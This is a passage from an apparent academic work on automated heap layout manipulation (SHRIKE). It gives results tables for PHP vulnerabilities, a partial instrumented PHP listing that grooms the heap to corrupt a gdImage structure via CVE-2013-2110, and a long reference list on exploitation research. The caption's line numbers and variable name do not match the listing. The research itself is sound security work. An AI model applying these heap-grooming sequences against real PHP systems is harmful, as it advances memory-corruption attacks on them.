tcmalloc-2.6.1	php-emalloc	4	40	53	27
tcmalloc-2.6.1	php-malloc	4	39	53	25
tcmalloc-2.6.1	python-malloc	4	32	42	22
tcmalloc-2.6.1	ruby-malloc	4	38	54	22

Table 4: Results of heap layout manipulation for vulnerabilities in PHP. Experiments were run for a maximum of 12 hours. All experiments were run 3 times and the results below are the average of these runs. 'Src. Size' is the size in bytes of the source allocation. 'Dst. Size' is the size in bytes of the destination allocation. 'Src./Dst. Noise' is the number of noisy allocations triggered by the allocation of the source and destination. 'Manip. Seq. Noise' is the amount of noise in the sequences available to SHRIKE for allocating and freeing buffers with size equal to the source and destination. 'Initial Dist.' is the distance from the source to the destination if they are allocated without any attempt at heap layout manipulation. 'Final Dist.' is the distance from the source to the destination in the best result that SHRIKE could find. A distance of 0 means the problem was solved and the source and destination were immediately adjacent. 'Time to best' is the number of seconds required to find the best result. 'Candidates to best' is the number of candidates required to find the best result.

CVE ID	Src. Size	Dst. Size	Src./Dst. Noise	Manip. Seq. Noise	Initial Dist.	Final Dist.	Time to Best	Candidates to Best
2015-8865	480	7360	0	0	-16384	0	<1	106
2015-8865	480	16	0	0	-491424	0	170	218809
2015-8865	480	32	0	0	-96832	0	217	286313
2015-8865	480	8	0	1	-540664	0	642	862689
2015-8865	480	24	0	0	-151456	0	16	13263
2015-8865	480	160	0	0	-57344	0	<1	63
2015-8865	480	264	0	0	-137344	0	<1	84
2015-8865	480	64	1	0	-499520	0	12	13967
2015-8865	480	40	0	0	-128832	0	25	15113
2015-8865	480	232	0	0	-101376	0	<1	69
2016-5093	544	7360	1	0	84736	0	< 1	640
2016-5093	544	16	0	0	-402592	0	4202	5295968
2016-5093	544	32	0	0	-7776	0	2392	3014661
2016-5093	544	8	0	1	-406776	8	6905	9049924
2016-5093	544	24	0	0	-62624	0	202	231884
2016-5093	544	160	0	0	80640	0	< 1	104
2016-5093	544	264	0	0	-27712	0	< 1	76
2016-5093	544	64	1	0	-410624	0	487	607824
2016-5093	544	40	0	0	-31648	0	15	458
2016-5093	544	232	0	0	77312	0	3	116
2016-7126	1	7360	4	2	495576	0	958	1181098
2016-7126	1	16	0	4	4360	88	4816	6260800
2016-7126	1	32	1	1	398808	64	5594	7272200
2016-7126	1	8	3	2	-32	0	2662	3356935
2016-7126	1	24	3	1	344152	56	4199	5458700
2016-7126	1	160	14	1	483288	24	3005	3864430
2016-7126	1	264	0	1	379064	24	5917	7615179
2016-7126	1	64	1	3	-3912	72	2752	3539072
2016-7126	1	40	5	1	375248	144	7980	10134600
2016-7126	1	232	0	1	439288	40	5673	7908162

```
1  <?php
2  $quote_str = str_repeat("\xf4", 123);
3
4  $var_vtx_0 = str_repeat("747 X ", 58);
5  $var_vtx_1 = str_repeat("747 X ", 58);
6  $var_vtx_2 = str_repeat("747 X ", 58);
7  $var_vtx_3 = imagecreatetruecolor(346, 48);
8  <...>
9  shrike_record_alloc(0, 1);
10 $image = imagecreate(1, 2);
11 <...>
12 $var_vtx_300 = str_repeat("747 X ", 58);
13 $var_vtx_3 = 0;
14 <...>
15 shrike_record_alloc(0, 2);
16 quoted_printable_encode($quote_str);
17 $distance = shrike_get_distance(1, 2);
18 if ($distance != 384) {
19     exit("Invalid layout.\n");
20 }
```

Listing 1: Part of the solution discovered for using CVE-2013-2110 to corrupt the `gdImage` structure, which is the 1^{st} allocation made by `imagecreate` on line 11. Multiple calls are made to functions that have been discovered to trigger the desired allocator interactions. Frees are triggered by destroying previously created objects, as can be seen with `var_shrike_3` on line 14. The overflow source is the 1^{st} allocation performed by `quoted_printable_encode` on line 17

References

[1] Marc Andreessen. "Why Software Is Eating the World". In: *The Wall Street Journal* (Aug. 2011). URL: https://a16z.com/2011/08/20/why-software-is-eating-the-world/.

[2] N. G. Leveson and C. S. Turner. "An investigation of the Therac-25 accidents". In: *Computer* 26.7 (July 1993), pp. 18–41.

[3] Douglas N. Arnold. *The Patriot Missile Failure*. Aug. 2000. URL: http://www-users.math.umn.edu/~arnold//disasters/patriot.html (visited on 07/09/2019).

[4] Eric Schmitt. "U.S. Details Flaw in Patriot Missile". In: *The New York Times* (June 1991). URL: https://www.nytimes.com/1991/06/06/world/us-details-flaw-in-patriot-missile.html (visited on 07/09/2019).

[5] Jacques-Louis Lions et al. *ARIANE 5 Flight 501 Failure*. July 1996. URL: http://sunnyday.mit.edu/nasa-class/Ariane5-report.html (visited on 07/09/2019).

[6] U.S.-Canada Power System Outage Task Force. *Final Report on the August 14th, 2003 Blackout in the United States and Canada: Causes and Recommendations*. Apr. 2004. URL: https://www.energy.gov/sites/prod/files/oeprod/DocumentsandMedia/BlackoutFinal-Web.pdf (visited on 07/09/2019).

[7] Arash Massoudi. "Knight Capital glitch loss hits $461m". In: *The Financial Times* (Oct. 2012). URL: https://www.ft.com/content/928a1528-1859-11e2-80e9-00144feabdc0 (visited on 07/09/2019).

[8] Bishr Tabbaa. *The Rise and Fall of Knight Capital — Buy High, Sell Low. Rinse and Repeat*. Aug. 2018. URL: https://medium.com/@bishr_tabbaa/the-rise-and-fall-of-knight-capital-buy-high-sell-low-rinse-and-repeat-ae17fae780f6 (visited on 07/09/2019).

[9] FBI. *The Morris Worm: 30 Years Since the First Major Attack on the Internet*. Nov. 2018. URL: https://www.fbi.gov/news/stories/morris-worm-30-years-since-first-major-attack-on-internet-110218 (visited on 11/10/2019).

[10] T. Eisenberg et al. "The Cornell Commission: On Morris and the Worm". In: *Commun. ACM* 32.6 (June 1989), pp. 706–709. URL: http://doi.acm.org/10.1145/63526.63530.

[11] Crowdstrike. *Meet The Advanced Persistent Threats: List of Cyber Threat Actors.* June 2018. URL: https://www.crowdstrike.com/blog/meet-the-adversaries/ (visited on 09/20/2019).

[12] Crowdstrike. *Meet CrowdStrike's Adversary of the Month for April: STARDUST CHOLLIMA.* Apr. 2018. URL: https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-april-stardust-chollima/ (visited on 09/20/2019).

[13] Crowdstrike. *Meet CrowdStrike's Adversary of the Month for May: MYTHIC LEOPARD.* May 2018. URL: https://www.crowdstrike.com/blog/adversary-of-the-month-for-may/ (visited on 09/20/2019).

[14] Immunity. *CANVAS.* URL: https://www.immunitysec.com/products/canvas/index.html (visited on 09/20/2019).

[15] Core Security. *Core Impact.* URL: https://www.coresecurity.com/core-impact (visited on 09/20/2019).

[16] Zero Day Initiative. *Pwn2Own Vancouver 2019: Day One Results.* Mar. 2019. URL: https://www.zerodayinitiative.com/blog/2019/3/20/pwn2own-vancouver-2019-day-one-results (visited on 09/20/2019).

[17] Georgi Geshev and Robert Miller. "Chainspotting: Building Exploit Chains with Logic Bugs". In: *Infiltrate 2018.* Apr. 2018.

[18] American National Standards Institute. *ANSI X3.159-1989 "Programming Language C."* Dec. 1990.

[19] James C. King. "Symbolic Execution and Program Testing". In: *Commun. ACM* 19.7 (July 1976), pp. 385–394. URL: http://doi.acm.org/10.1145/360248.360252.

[20] Cristian Cadar, Daniel Dunbar, and Dawson Engler. "KLEE: Unassisted and Automatic Generation of High-coverage Tests for Complex Systems Programs". In: *Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation.* OSDI'08. event-place: San Diego, California. Berkeley, CA, USA: USENIX Association, 2008, pp. 209–224. URL: http://dl.acm.org/citation.cfm?id=1855741.1855756.

[21] David A. Ramos and Dawson Engler. "Under-Constrained Symbolic Execution: Correctness Checking for Real Code". In: *24th USENIX Security Symposium (USENIX Security 15).* Washington, D.C.: USENIX Association, Aug. 2015, pp. 49–64. URL: https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/ramos.

[22] Maria Christakis and Patrice Godefroid. "Proving Memory Safety of the ANI Windows Image Parser Using Compositional Exhaustive Testing". In: *Proceedings of the 16th International Conference on Verification, Model Checking, and Abstract Interpretation - Volume 8931.* VMCAI 2015. event-place: Mumbai, India. New York, NY, USA: Springer-Verlag New York, Inc., 2015, pp. 373–392. URL: http://dx.doi.org/10.1007/978-3-662-46081-8_21.

[23] P. Cousot and R. Cousot. “Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints”. In: *Conference Record of the Fourth Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. Los Angeles, California: ACM Press, New York, NY, 1977, pp. 238–252.

[24] Gary A. Kildall. “A Unified Approach to Global Program Optimization”. In: *Proceedings of the 1st Annual ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*. POPL ’73. event-place: Boston, Massachusetts. New York, NY, USA: ACM, 1973, pp. 194–206. URL: http://doi.acm.org/10.1145/512927.512945.

[25] Barton P. Miller, Louis Fredriksen, and Bryan So. “An Empirical Study of the Reliability of UNIX Utilities”. In: *Commun. ACM* 33.12 (Dec. 1990), pp. 32–44. URL: http://doi.acm.org/10.1145/96267.96279.

[26] Mikal Zalewksi. *AFL*. URL: http://lcamtuf.coredump.cx/afl/ (visited on 07/08/2019).

[27] *libFuzzer – a library for coverage-guided fuzz testing.* URL: https://llvm.org/docs/LibFuzzer.html (visited on 07/20/2019).

[28] Brendan Dolan-Gavitt. *Fuzzing with AFL is an Art*. July 2016. URL: https://moyix.blogspot.com/2016/07/fuzzing-with-afl-is-an-art.html (visited on 07/20/2019).

[29] *Make AFL-fuzzing wide constants more viable with another llvm pass*. July 2016. URL: https://groups.google.com/forum/#!msg/afl-users/NVAtvespaBg/3qnWpwA_BwAJ (visited on 07/20/2019).

[30] *Circumventing Fuzzing Roadblocks with Compiler Transformations*. Aug. 2016. URL: https://lafintel.wordpress.com/2016/08/15/circumventing-fuzzing-roadblocks-with-compiler-transformations/ (visited on 07/20/2019).

[31] Konstantin Serebryany et al. “AddressSanitizer: A Fast Address Sanity Checker”. In: *Presented as part of the 2012 USENIX Annual Technical Conference (USENIX ATC 12)*. Boston, MA: USENIX, 2012, pp. 309–318. URL: https://www.usenix.org/conference/atc12/technical-sessions/presentation/serebryany.

[32] Sean Heelan. “Automatic generation of control flow hijacking exploits for software vulnerabilities”. MA thesis. University of Oxford, 2009. URL: https://www.cprover.org/dissertations/thesis-Heelan.pdf (visited on 06/23/2019).

[33] Thanassis Avgerinos et al. “AEG: Automatic Exploit Generation”. In: *Network and Distributed System Security Symposium*. Feb. 2011.

[34] Sang Kil Cha et al. “Unleashing Mayhem on Binary Code”. In: *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. SP ’12. Washington, DC, USA: IEEE Computer Society, 2012, pp. 380–394. URL: https://doi.org/10.1109/SP.2012.31 (visited on 06/23/2019).

[35] DARPA. *DARPA Announces Cyber Grand Challenge*. Oct. 2013. URL: https://www.darpa.mil/news-events/2013-10-22 (visited on 09/23/2019).

[36] Nick Stephens et al. “Driller: Augmenting Fuzzing Through Selective Symbolic Execution”. In: *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, February 21-24, 2016*. 2016. URL: http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/driller-augmenting-fuzzing-through-selective-symbolic-execution.pdf.

[37] Tyler Nighswander. *Unleashing Mayhem*. Feb. 2016. URL: https://blog.forallsecure.com/unleashing-mayhem (visited on 06/23/2019).

[38] GrammaTech. *The Cyber Grand Challenge*. Sept. 2016. URL: http://blogs.grammatech.com/the-cyber-grand-challenge (visited on 06/23/2019).

[39] Artem Dinaburg. *How We Fared in the Cyber Grand Challenge*. July 2015. URL: https://blog.trailofbits.com/2015/07/15/how-we-fared-in-the-cyber-grand-challenge/ (visited on 06/23/2019).

[40] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. “Modular Synthesis of Heap Exploits”. In: *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*. PLAS ’17. event-place: Dallas, Texas, USA. New York, NY, USA: ACM, 2017, pp. 25–35. URL: http://doi.acm.org/10.1145/3139337.3139346 (visited on 06/23/2019).

[41] Yan Wang et al. “Revery: From Proof-of-Concept to Exploitable”. In: ACM, Aug. 2018, pp. 1914–1927. URL: http://dl.acm.org/citation.cfm?id=3243734.3243847 (visited on 07/08/2019).

[42] Moritz Eckert et al. “HeapHopper: Bringing Bounded Model Checking to Heap Implementation Security”. In: *27th USENIX Security Symposium (USENIX Security 18)*. Baltimore, MD: USENIX Association, 2018, pp. 99–116. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/eckert.

[43] Wei Wu et al. “FUZE: Towards Facilitating Exploit Generation for Kernel Use-After-Free Vulnerabilities”. en. In: 2018, pp. 781–797. URL: https://www.usenix.org/node/217627 (visited on 07/08/2019).

[44] Wei Wu et al. “KEPLER: Facilitating Control-flow Hijacking Primitive Evaluation for Linux Kernel Vulnerabilities”. In: *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 1187–1204. URL: https://www.usenix.org/conference/usenixsecurity19/presentation/wu-wei.

[45] Yueqi Chen and Xinyu Xing. “SLAKE: Facilitating Slab Manipulation for Exploiting Vulnerabilities in the Linux Kernel”. In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’19. event-place: London, United Kingdom. New York, NY, USA: ACM, 2019, pp. 1707–1722. URL: http://doi.acm.org/10.1145/3319535.3363212.

[46] Behrad Garmany et al. “Towards Automated Generation of Exploitation Primitives for Web Browsers”. In: *Proceedings of the 34th Annual Computer Security Applications Conference*. ACSAC ’18. event-place: San Juan, PR, USA. New York, NY, USA: ACM, 2018, pp. 300–312. URL: http://doi.acm.org/10.1145/3274694.3274723 (visited on 07/08/2019).

[47] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. “Q: Exploit Hardening Made Easy”. In: *Proceedings of the 20th USENIX Conference on Security*. SEC’11. event-place: San Francisco, CA. Berkeley, CA, USA: USENIX Association, 2011, pp. 25–25. URL: http://dl.acm.org/citation.cfm?id=2028067.2028092.

[48] Tiffany Bao et al. “Your Exploit is Mine: Automatic Shellcode Transplant for Remote Exploits”. In: *IEEE Symposium on Security and Privacy*. 2017.

[49] Kyriakos K. Ispoglou et al. “Block Oriented Programming: Automating Data-Only Attacks”. In: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. CCS ’18. event-place: Toronto, Canada. New York, NY, USA: ACM, 2018, pp. 1868–1882. URL: http://doi.acm.org/10.1145/3243734.3243739.

[50] Shuo Chen et al. “Non-Control-Data Attacks Are Realistic Threats”. In: *Proceedings of USENIX Security Symposium*. USENIX, Aug. 2005. URL: https://www.microsoft.com/en-us/research/publication/non-control-data-attacks-are-realistic-threats/.

[51] Hong Hu et al. “Automatic Generation of Data-Oriented Exploits”. In: *24th USENIX Security Symposium (USENIX Security 15)*. Washington, D.C.: USENIX Association, 2015, pp. 177–192. URL: https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/hu.

[52] H. Hu et al. “Data-Oriented Programming: On the Expressiveness of Non-control Data Attacks”. In: *2016 IEEE Symposium on Security and Privacy (SP)*. May 2016, pp. 969–986.

[53] T. F. Dullien. “Weird machines, exploitability, and provable unexploitability”. In: *IEEE Transactions on Emerging Topics in Computing* (2019), pp. 1–1.

[54] Sergey Bratus et al. “Exploit Programming: From Buffer Overflows to "Weird Machines" and Theory of Computation”. In: *USENIX ;login:* 36.6 (Dec. 2011).

[55] Julien Vanegue. *Heap Models for Exploit Systems*. May 2015. URL: http://spw15.langsec.org/slides/spw15_heap_models_vanegue.pdf (visited on 06/23/2019).

[56] Julien Vanegue. “The Automated Exploitation Grand Challenge”. In: *H2HC 2013*. Oct. 2013. URL: https://openwall.info/wiki/_media/people/jvanegue/files/aegc_vanegue.pdf.

[57] Chris Valasek and Mandt Tarjei. “Windows 8 Heap Internals”. In: *Blackhat USA 2012*. Aug. 2012.

[58] Mark Vincent Yason. “Windows 10 Segment Heap Internals”. In: *Blackhat USA 2016*. Aug. 2016.

[59] Tarjei Mandt. “Kernel Pool Exploitation on Windows 7”. In: *Blackhat USA 2011*. Aug. 2011.

[60] John McDonald and Chris Valasek. “Practical Windows XP/2003 Exploitation”. In: *Blackhat USA 2009*. Aug. 2009.

[61] Phantasmal Phantasmagoria. *The Malloc Maleficarum*. Oct. 2005. URL: http://seclists.org/bugtraq/2005/Oct/118 (visited on 06/23/2019).

[62] jp. “Advanced Doug Lea’s Malloc Exploits”. In: *Phrack* 61 (Aug. 2003). URL: http://phrack.com/issues/61/6.html (visited on 06/23/2019).

[63] MaXX. “Vudo Malloc Tricks”. In: *Phrack* 57 (Aug. 2001). URL: http://phrack.com/issues/57/8.html (visited on 06/23/2019).

[64] argp and huku. “Exploiting VLC: A case study on jemalloc heap overflows”. In: *Phrack* 68 (Apr. 2012). URL: http://phrack.com/issues/68/13.html (visited on 06/23/2019).

[65] argp. “OR’LYEH? The Shadow over Firefox”. In: *Phrack* 69 (Apr. 2016). URL: http://phrack.com/issues/69/14.html (visited on 06/23/2019).

[66] Alexander Sotirov. “Heap Feng Shui in Javascript”. In: *Blackhat USA 2007*. Aug. 2007.

[67] Roee Hay. *Exploitation of CVE-2009-1869*. Aug. 2009. URL: https://securityresear.ch/2009/08/03/exploitation-of-cve-2009-1869/ (visited on 06/23/2019).

[68] Dion Blazakis. “Interpreter Exploitation: Pointer Inference and JIT Spraying”. In: *Blackhat USA 2010*. Aug. 2010.

[69] scut. *Exploiting format string vulnerabilities*. Sept. 2001. URL: http://julianor.tripod.com/bc/formatstring-1.2.pdf (visited on 07/08/2019).

[70] saelo. “Attacking JavaScript Engines - A case study of JavaScriptCore and CVE-2016-4622”. In: Oct. 2016. URL: http://phrack.com/papers/attacking_javascript_engines.html (visited on 10/30/2019).

[71] Samuel Gross. *Pwn2Own 2018: Safari + macOS*. 2018. URL: https://github.com/saelo/pwn2own2018 (visited on 10/27/2019).

[72] David Brumley et al. “Automatic Patch-Based Exploit Generation is Possible: Techniques and Implications”. In: *Proceedings of the 2008 IEEE Symposium on Security and Privacy*. SP ’08. Washington, DC, USA: IEEE Computer Society, 2008, pp. 143–157. URL: https://doi.org/10.1109/SP.2008.17.

[73] Paul R. Wilson et al. “Dynamic Storage Allocation: A Survey and Critical Review”. In: *Proceedings of the International Workshop on Memory Management*. IWMM ’95. London, UK, UK: Springer-Verlag, 1995, pp. 1–116. URL: http://dl.acm.org/citation.cfm?id=645647.664690 (visited on 06/23/2019).

[74] Anonymous. “Once Upon a free()”. In: *Phrack* 57 (Aug. 2001). URL: http://phrack.com/issues/57/9.html (visited on 06/23/2019).

[75] argp and huku. "Pseudomonarchia Jemallocum". In: *Phrack* 68 (Apr. 2012). URL: http://phrack.com/issues/68/10.html (visited on 06/23/2019).

[76] Doug Lea. *A Memory Allocator*. Apr. 2000. URL: http://gee.cs.oswego.edu/dl/html/malloc.html (visited on 06/24/2019).

[77] Jason Evans. "A Scalable Concurrent malloc(3) Implementation for FreeBSD". In: *BSDCan 2006*. Apr. 2006. URL: https://www.bsdcan.org/2006/papers/jemalloc.pdf (visited on 06/24/2019).

[78] The AVR Libc Developers. *AVR Libc*. URL: http://www.nongnu.org/avr-libc/ (visited on 06/24/2019).

[79] Sanjay Ghemawat and Paul Menage. *TCMalloc: Thread-Caching Malloc*. URL: http://goog-perftools.sourceforge.net/doc/tcmalloc.html (visited on 06/24/2019).

[80] Solar Designer. *JPEG COM Marker Processing Vulnerability (in Netscape Browsers and Microsoft Products) and a Generic Heap-Based Buffer Overflow Exploitation Technique*. July 2000. URL: http://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability (visited on 06/23/2019).

[81] Emery D. Berger and Benjamin G. Zorn. "DieHard: Probabilistic Memory Safety for Unsafe Languages". In: *Proceedings of the 27th ACM SIGPLAN Conference on Programming Language Design and Implementation*. PLDI '06. event-place: Ottawa, Ontario, Canada. New York, NY, USA: ACM, 2006, pp. 158–168. URL: http://doi.acm.org/10.1145/1133981.1134000 (visited on 06/23/2019).

[82] Gene Novark and Emery D. Berger. "DieHarder: Securing the Heap". In: *Proceedings of the 17th ACM Conference on Computer and Communications Security*. CCS '10. event-place: Chicago, Illinois, USA. New York, NY, USA: ACM, 2010, pp. 573–584. URL: http://doi.acm.org/10.1145/1866307.1866371 (visited on 06/23/2019).

[83] Stefan Esser. "State of the Art Post Exploitation in Hardened PHP Environments". In: *Blackhat USA 2009*. Aug. 2009.

[84] Christian Holler, Kim Herzig, and Andreas Zeller. "Fuzzing with Code Fragments". In: *Presented as part of the 21st USENIX Security Symposium (USENIX Security 12)*. Bellevue, WA: USENIX, 2012, pp. 445–458. URL: https://www.usenix.org/conference/usenixsecurity12/technical-sessions/presentation/holler.

[85] Sean Heelan. "Ghosts of Christmas Past: Fuzzing Language Interpreters using Regression Tests". In: *Infiltrate 2014*. Apr. 2014.

[86] Berthold Kröger. "Guillotineable bin packing: A genetic approach". In: *European Journal of Operational Research* 84.3 (1995), pp. 645–661. URL: http://www.sciencedirect.com/science/article/pii/037722179500029P.

[87] Alexander Kerr and Kieran Mullen. "A comparison of genetic algorithms and simulated annealing in maximizing the thermal conductance of harmonic lattices". In: *Computational Materials Science* 157 (2019), pp. 31–36. URL: http://www.sciencedirect.com/science/article/pii/S0927025618306682.

[88] Michael Andresen et al. “Simulated annealing and genetic algorithms for minimizing mean flow time in an open shop”. In: *Mathematical and Computer Modelling* 48.7 (2008), pp. 1279–1293. URL: http://www.sciencedirect.com/science/article/pii/S0895717708000423.

[89] John H. Holland. *Adaptation in Natural and Artificial Systems*. MIT Press, 1975.

[90] D. Beasley, D. R. Bull, and R. R. Martin. “An overview of Genetic Algorithms: Pt1, Fundamentals”. English. In: *University Computing* 15 (1993), pp. 58–69.

[91] Richard S. Sutton and Andrew G. Barto. *Introduction to Reinforcement Learning*. 1st. Cambridge, MA, USA: MIT Press, 1998.

[92] Matej Črepinšek, Shih-Hsi Liu, and Marjan Mernik. “Exploration and Exploitation in Evolutionary Algorithms: A Survey”. In: *ACM Comput. Surv.* 45.3 (July 2013), 35:1–35:33. URL: http://doi.acm.org/10.1145/2480741.2480752.

[93] David E. Goldberg. *Genetic Algorithms in Search, Optimization and Machine Learning*. 1st. Boston, MA, USA: Addison-Wesley Longman Publishing Co., Inc., 1989.

[94] Sean Luke and Liviu Panait. “Fighting Bloat with Nonparametric Parsimony Pressure”. In: *Parallel Problem Solving from Nature — PPSN VII*. Ed. by Juan Julián Merelo Guervós et al. Berlin, Heidelberg: Springer Berlin Heidelberg, 2002, pp. 411–421.

[95] Félix-Antoine Fortin et al. “DEAP: Evolutionary Algorithms Made Easy”. In: *Journal of Machine Learning Research* 13 (July 2012), pp. 2171–2175.

[96] Gabe Pike. *Python Sandbox Escape*. Mar. 2017. URL: https://hackernoon.com/python-sandbox-escape-via-a-memory-corruption-bug-19dde4d5fea5 (visited on 07/08/2019).

[97] Shopify. *HackerOne shopify-scripts Bug Bounty Program*. URL: https://hackerone.com/shopify-scripts (visited on 07/08/2019).

[98] Yeongjin Jang. *Integer Overflow Vulnerabilities in Language Interpreters*. Oct. 2016. URL: https://gts3.org/2016/lang-bug.html (visited on 07/08/2019).

[99] david942j. *one_gadget*. URL: https://github.com/david942j/one_gadget (visited on 07/08/2019).

[100] Lorenzo Cavallaro, Prateek Saxena, and R. Sekar. “On the Limits of Information Flow Techniques for Malware Analysis and Containment”. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Diego Zamboni. Springer Berlin Heidelberg, 2008, pp. 143–163.

[101] Rohit Mothe and Rodrigo Rubira Branco. “DPTrace: Dual Purpose Trace for Exploitability Analysis of Program Crashes”. In: *Blackhat USA 2016*. 2016.

[102] David Tomaschik. *GOT and PLT for pwning*. Mar. 2017. URL: https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html (visited on 07/08/2019).

[103] Yan Shoshitaishvili et al. “SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis”. In: *IEEE Symposium on Security and Privacy*. 2016.

[104] Chris Evans. **bleed continues: 18 byte file, $14k bounty, for leaking private Yahoo! Mail images*. May 2017. URL: https://scarybeastsecurity.blogspot.com/2017/05/bleed-continues-18-byte-file-14k-bounty.html (visited on 10/27/2019).

[105] OpenSSL. *TLS heartbeat read overrun (CVE-2014-0160)*. Apr. 2014. URL: https://www.openssl.org/news/secadv/20140407.txt (visited on 10/27/2019).

[106] Ben Gras et al. "ASLR on the Line: Practical Cache Attacks on the MMU". In: *NDSS*. Feb. 2017. URL: https://www.vusec.net/download/?t=papers/anc_ndss17.pdf.